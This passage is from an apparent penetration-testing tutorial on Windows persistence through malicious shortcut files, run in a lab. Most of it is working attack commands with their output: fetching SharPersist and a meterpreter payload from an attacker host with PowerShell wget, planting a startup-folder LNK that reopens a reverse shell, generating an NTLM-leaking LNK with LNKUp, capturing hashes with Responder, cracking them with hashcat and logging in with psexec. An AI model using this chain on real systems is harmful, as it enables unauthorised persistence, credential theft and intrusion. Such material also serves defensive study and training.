A%2F20220226%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-Date=20220226T073020Z&X-Amz-Expires=300&X-Amz-Signature
id=0&key_id=0&repo_id=193103215&response-content-disposition=attachment%3B%20filename%3DSharPersist.exe&re
--2022-02-26 02:31:51--  https://objects.githubusercontent.com/github-production-release-asset-2e65be/1931
IWNJYAX4CSVEH53A%2F20220226%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-Date=20220226T073020Z&X-Amz-Expires=300&
ers=host&actor_id=0&key_id=0&repo_id=193103215&response-content-disposition=attachment%3B%20filename%3DSha
Resolving objects.githubusercontent.com (objects.githubusercontent.com)... 185.199.110.133, 185.199.108.13
Connecting to objects.githubusercontent.com (objects.githubusercontent.com)|185.199.110.133|:443... connec
HTTP request sent, awaiting response... 200 OK
Length: 236544 (231K) [application/octet-stream]
Saving to: 'SharPersist.exe.2'

SharPersist.exe.2                                   100%[=============================================================

2022-02-26 02:31:51 (10.5 MB/s) - 'SharPersist.exe.2' saved [236544/236544]
```

Upon initial compromise of the victim, we need to upload this executable on the victim's system along with the msfvenom meterpreter payload we made. Now, to create a shortcut using SharPersist you can run the tool with the following flags:

t=> target folder


c=> command to run upon execution

f=> name of the file

```
powershell wget 192.168.78.142/SharPersist.exe -O SharPersist.exe
powershell wget 192.168.78.142/shell.exe -O shell.exe
SharPersist.exe -t startupfolder -c "cmd.exe" -a "/c C:\Users\Public\shell.exe" -f "ignite" -m add
```

```
┌──(kali㉿kali)-[~]
└─$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.78.142] from (UNKNOWN) [192.168.78.143] 50746
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Users\Public>powershell wget 192.168.78.142/SharPersist.exe -O SharPersist.exe
powershell wget 192.168.78.142/SharPersist.exe -O SharPersist.exe

C:\Users\Public>powershell wget 192.168.78.142/shell.exe -O shell.exe
powershell wget 192.168.78.142/shell.exe -O shell.exe

C:\Users\Public>SharPersist.exe -t startupfolder -c "cmd.exe" -a "/c C:\Users\Public\shell.exe" -f "ignite" -m add
SharPersist.exe -t startupfolder -c "cmd.exe" -a "/c C:\Users\Public\shell.exe" -f "ignite" -m add

[*] INFO: Adding startup folder persistence
[*] INFO: Command: cmd.exe
[*] INFO: Command Args: /c C:\Users\Public\shell.exe
[*] INFO: File Name: ignite


[+] SUCCESS: Startup folder persistence created
[*] INFO: LNK File located at: C:\Users\harshit\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\ignite.lnk
[*] INFO: SHA256 Hash of LNK file: 0F483AFD38B33E99BB596A055EB8989FEA0785A6ADDDA1F58BF3782806C2BFBB


C:\Users\Public>
```


As you might observe, the shortcut ignite.lnk has been placed in the startup folder. Upon restarting the system, we received a meterpreter shell!



PERS4 – Shortcut creation and NTLM hash compromise

The last method is the most subtle and least traceable method of all. Here, we are using a python script called LNKUp to create an LNK file and make the victim authenticate towards our system and in turn, we get a hold of his NTLM credentials. This can be done using SharPersist too by adding the cmd authenticator command or by calling SMB share set up in kali (Impacket's smbserver for example) by using UNC path. To download and run the file, you need python2.7 and pip2.7 installed. After that you can generate the LNK payload like following:

```
apt install python2.7
cd /usr/lib/python2.7
wget https://bootstrap.pypa.io/pip/2.7/get-pip.py
python2.7 get-pip.py
git clone https://github.com/plazmaz/lnkup.git
cd lnkup
python2.7 generate.py --host 192.168.78.133 --type ntlm --output readme.lnk
```



Now, we can upload this file to the startup folder manually using the compromised client's terminal.


```
cd C:\Users\hex\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup
powershell wget 192.168.78.133/readme.lnk -O readme.lnk
```

```
harshit@ubuntu:~$ nc -nlvp 4444
Listening on 0.0.0.0 4444
Connection received on 192.168.78.141 1336
Microsoft Windows [Version 10.0.17763.316]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Public>cd C:\Users\hex\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Start
up
cd C:\Users\hex\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup

C:\Users\hex\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup>powershell wget
192.168.78.133/readme.lnk -O readme.lnk
powershell wget 192.168.78.133/readme.lnk -O readme.lnk

C:\Users\hex\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 366C-54EE

 Directory of C:\Users\hex\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup

02/27/2022  11:31 AM    <DIR>          .
02/27/2022  11:31 AM    <DIR>          ..
02/26/2022  03:12 PM             1,919 Firefox.lnk
02/27/2022  11:31 AM               377 readme.lnk
               2 File(s)          2,296 bytes
               2 Dir(s)  45,911,896,064 bytes free

C:\Users\hex\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup>
```

Now, we need to set up a responder on the current interface. This is important as the authentication will be called back to our setup and the responder will catch it.


```
root@ubuntu:/home/harshit/Responder# python3 Responder.py -I ens33
                                     __
  .----.-----.-----.-----.-----.-----|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.1.1.0

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    MDNS                       [ON]
    DNS                        [ON]
    DHCP                       [OFF]

[+] Servers:
```

Now, we wait for the system to restart. As soon as it restarts, you can see that we have obtained the NTLMv2 hashes




We can copy this into a file called “hash” and use hashcat to crack them. The module code for NTLMv2 is 5600.

```
hashcat -m 5600 hash /usr/share/wordlists/rockyou.txt --force
```



As you can see above, the hash has been cracked and clear text password given as “123.” We can now use these credentials with psexec and log onto the system.

```
python3 psexec.py hex:123@192.168.78.141
whoami
```



Conclusion

Only a few attacks in cyber security have tested time and malicious shortcut is among one of them. There is no real fix for this technique from the vendors because it relies on the gullibility of the victim for this to work much like phishing. We hope you enjoyed the article. Thanks for reading.